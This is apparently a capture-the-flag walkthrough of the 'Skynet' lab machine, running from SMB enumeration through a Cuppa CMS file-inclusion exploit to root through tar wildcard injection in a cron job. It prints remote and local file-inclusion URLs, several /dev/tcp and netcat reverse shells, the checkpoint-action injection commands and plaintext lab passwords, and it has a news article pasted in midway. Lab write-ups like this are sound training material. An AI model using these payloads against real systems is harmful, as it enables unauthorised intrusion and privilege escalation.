milesdyson SMB Share

milesdyson SMB Share

smbclient //<ip>/milesdyson

Password: **)s{A&2Z=F^n_E.B`**

```
┌──(root💀 esclimited)-[/home/esclimited]
└─# smbclient //10.10.76.117/milesdyson --user milesdyson
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 14:05:47 2019
  ..                                  D        0  Wed Sep 18 08:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 14:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 14:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 14:05:14 2019
  notes                               D        0  Tue Sep 17 14:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 14:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 14:05:14 2019
```

Use GoBuster again in new Web Directory

http://10.10.67.72/45kra24zxs28v3yd


we found a Directory /administrator

http://10.10.67.72/45kra24zxs28v3yd/administrator/

Analyzing the New CMS Login Form


Analyzing The New CMS Login Forum

This is how it looks




I tried the view page source enumeration but nothing found

Lets Inspect



Here is the **Burped Request**

See the Point of Scope parameters



We may substitute the parameters as follow, at least what I am thinking right now


Request

Pretty | Raw | Hex | \n

```
POST /45kra24zxs28v3yd/administrator/ HTTP/1.1
Host: 10.10.67.72
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://10.10.67.72
Connection: close
Referer: http://10.10.67.72/45kra24zxs28v3yd/administrator/
Cookie: PHPSESSID=q08ur8c2oqr2s9qemdqn4824g4
Upgrade-Insecure-Requests: 1

email=milesdyson@skynet&task=forgot
```

Before beginning, there is a Question. Why we are doing this?

Here we found milesdyson's Email which may be used to reset the Password



Lets Begin


Not Worked.

May be that machine's SquirrelMail is not design to get email
Or
May be I did the things in wrong way
Or
May be It is a Rabbit-Hole

Exploitation a known Vulnerability

Cuppa CMS

https://www.exploit-db.com/exploits/25971



The Exploitation

```
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-----------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php
-----------------------------------------------------------------------------

Base64 Encode Output:
-----------------------------------------------------------------------------
PD9waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJCXB1YmxpYyAkaG9zdCA9ICJsb2NhbGhvc3QiOwoJCXB1YmxpYyAkZGIgPSAiY3VwcGEiOwoJCXB1YmxpYyAkdXNlciA
-----------------------------------------------------------------------------

Base64 Decode Output:
-----------------------------------------------------------------------------
<?php
```

upload a PHP Rev Shell named it as a .txt file and use your Apache2 service to upload it via **RFI**

you will gain shell with www-data user

Priv Esc My Try (Not Worked but I think I did Valid Steps)

Priv Esc

```
└─# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.41.9] from (UNKNOWN) [10.10.67.72] 5238
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon
 09:59:35 up  2:19,  0 users,  load average: 0.00, 0.00,
USER     TTY      FROM              LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
export TERM=xterm
su milesdyson
su milesdyson
cyborg007haloterminator

milesdyson@skynet:/$
```

using **milesdyson** account with **su** is not necessary

While Enumerating you will find a cron Job

```
su milesdyson
su milesdyson
cyborg007haloterminator
cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
milesdyson@skynet:/$
```

The Cron Job's File

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *    * * *   root    /home/milesdyson/backups/backup.sh
17 *     * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
pwd
pwd
/
cd /home/milesdyson/backups
cd /home/milesdyson/backups
ls
ls
backup.sh  backup.tgz
cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
milesdyson@skynet:~/backups$
```

You can see it is using two binaries **cd** and **tar**

If we add writable directory in $PATH variable so we may easily get root privileges

```
tar cf /home/milesdyson/backups/backup.tgz *
echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
cat /tmp/tar
cat /tmp/tar
/bin/bash -l > /dev/tcp/10.8.41.9/4445 0<&1 2>&1
cat /tmp/cd
cat /tmp/cd
/bin/bash -l > /dev/tcp/10.8.41.9/4445 0<&1 2>&1
bash -i >& /dev/tcp/10.8.41.9/4445 0>&1
0<&196;exec 196<>/dev/tcp/10.8.41.9/4445; sh <&196 >&196 2>&196
www-data@skynet:/home/milesdyson/backups$
```

It should Create a Reverse Shell at least what I am observing

Priv Esc THM Way

Priv ESC THM Way

```
cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@skynet:/home/milesdyson/backups$
```

By using the * wildcard in the tar command, these files will be understood as passed options to the tar binary and shell.sh will be executed as root.

The chmod in question details other similar exploitation methods. Also, around the same time when Mr. Juranic informed us about his work, another researcher published a similarly themed research focused on exploiting wildcards.

Is there a workaround? To quote the most upvoted post on a recent Reddit thread regarding wildcard exploitation: "Don't."

HELPNETSECURITY NEWSLETTERS

Daily Newsletter - E-mail sent every business day with a recap of the last 24 hours

We have a Cronjob

```
cd /home/milesdyson/backups
cd /home/milesdyson/backups
cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
www-data@skynet:/home/milesdyson/backups$
```

Recon

Bruteforcing SquirrelMail

Connecting to SMB Share

Use GoBuster again in new Web Direc

Analyzing the New CMS Login Form

Did You See the **Wildcard**

What is the Problem Here?

Running **tar cf archive.tar *** on a folder with these files seems pretty straightforward and benign.

The binary has two options that can be used for poisoning:

–checkpoint[=NUMBER]

display progress messages every NUMBERth record (default 10)

–checkpoint-action=ACTION

execute ACTION on each checkpoint

```
[root@defensecode public]# ls -al

drwxrwxrwx. 2 user user 4096 Oct 28 19:34 .

drwx——. 24 user user 4096 Oct 28 18:32 ..

-rw-rw-r–. 1 user user 20480 Oct 28 19:13 admin.php

-rw-rw-r–. 1 user user 34 Oct 28 17:47 ado.php

-rw-r–r–. 1 leon leon 0 Oct 28 19:19 –checkpoint=1

-rw-r–r–. 1 leon leon 0 Oct 28 19:17 –checkpoint-action=exec=sh shell.sh

-rw-rw-r–. 1 user user 187 Oct 28 17:44 db.php

-rw-rw-r–. 1 user user 201 Oct 28 17:43 download.php

-rwxr-xr-x. 1 leon leon 12 Oct 28 19:17 shell.sh
```

By using the * wildcard in the tar command, these files will be understood as passed options to the tar binary and shell.sh will be executed as root.

tar has wildcards and we can use checkpoint actions to execute commands.

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your ip>
1234 >/tmp/f" > shell.sh
touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
touch "/var/www/html/--checkpoint=1"
```

Then open up a netcat session and you will receive a shell as root!

Gained the Root Shell

Submitted the Root Flag